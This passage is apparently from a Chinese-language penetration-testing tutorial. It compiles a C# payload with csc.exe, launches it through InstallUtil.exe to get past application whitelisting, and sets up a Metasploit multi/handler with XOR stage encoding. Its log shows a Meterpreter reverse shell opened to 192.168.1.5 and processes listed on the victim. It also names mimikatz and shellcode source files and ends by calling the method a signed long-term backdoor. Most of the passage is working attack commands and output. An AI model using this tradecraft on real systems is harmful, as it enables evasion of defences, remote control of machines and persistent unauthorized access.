
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe /unsafe /platform:x64 /out:Micropoor.exe M.cs



```
C:\Users\Johnn\Desktop> C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe
/unsafe /platform:x64 /out:Micropoor.exe M.cs
Microsoft (R) Visual C# 2005 编译器 版本 8.00.50727.5483
用于 Microsoft (R) Windows (R) 2005 Framework 版本 2.0.50727
版权所有(C) Microsoft Corporation 2001-2005。保留所有权利。


C:\Users\Johnn\Desktop>
```

运行：


C:\Windows\Microsoft.NET\Framework64\v2.0.50727\InstallUtil.exe /logfile= /LogToConsole=false /U Micropoor.exe



```
C:\Users\Johnn\Desktop> C:\Windows\Microsoft.NET\Framework64\v2.0.50727\InstallUtil.exe /logfile= /LogToConsole=false /U Micropoor.exe
Microsoft (R) .NET Framework 安装实用工具版本 2.0.50727.5483
版权所有(C) Microsoft Corporation。保留所有权利。
```


注：在实际测试的过程，起监听需要配置一些参数，防止假死与假session。

```
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) >  set EnableStageEncoding true
EnableStageEncoding => true
msf exploit(multi/handler) >
msf exploit(multi/handler) > set Stageencoder x64/xor
Stageencoder => x64/xor
msf exploit(multi/handler) > set stageencodingfallback false
stageencodingfallback => false
msf exploit(multi/handler) > exploit -j -z
```



```
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) >  set EnableStageEncoding true
EnableStageEncoding => true
msf exploit(multi/handler) >
msf exploit(multi/handler) > set Stageencoder x64/xor
Stageencoder => x64/xor
msf exploit(multi/handler) > set stageencodingfallback false
stageencodingfallback => false
msf exploit(multi/handler) >
```

上线：



```
msf exploit(multi/handler) > [*] Encoded stage with x64/xor
[*] Sending encoded stage (206447 bytes) to 192.168.1.6
[*] 192.168.1.6 - Meterpreter session 7 closed.  Reason: Died
[*] Meterpreter session 8 opened (192.168.1.5:8080 -> 192.168.1.6:11107) at 2018-12-20 13:15:53 -0500

msf exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  8         meterpreter x64/windows  Johnn-PC\Johnn @ JOHNN-PC  192.168.1.5:8080 -> 192.168.1.6:11107 (192.168.1.6)

msf exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  8         meterpreter x64/windows  Johnn-PC\Johnn @ JOHNN-PC  192.168.1.5:8080 -> 192.168.1.6:11107 (192.168.1.6)

msf exploit(multi/handler) > sessions -i 8
[*] Starting interaction with 8...

meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User              Path
 ---   ----  ----                  ----  -------  ----              ----
 0     0     [System Process]
 4     0     System
 248   4     smss.exe
 336   328   csrss.exe
 376   368   csrss.exe
 384   328   wininit.exe
```

mimi.cs
953.71KB

shllcode.cs

后者的话：该方法可以做一个带签名的长期后门。

- Micropoor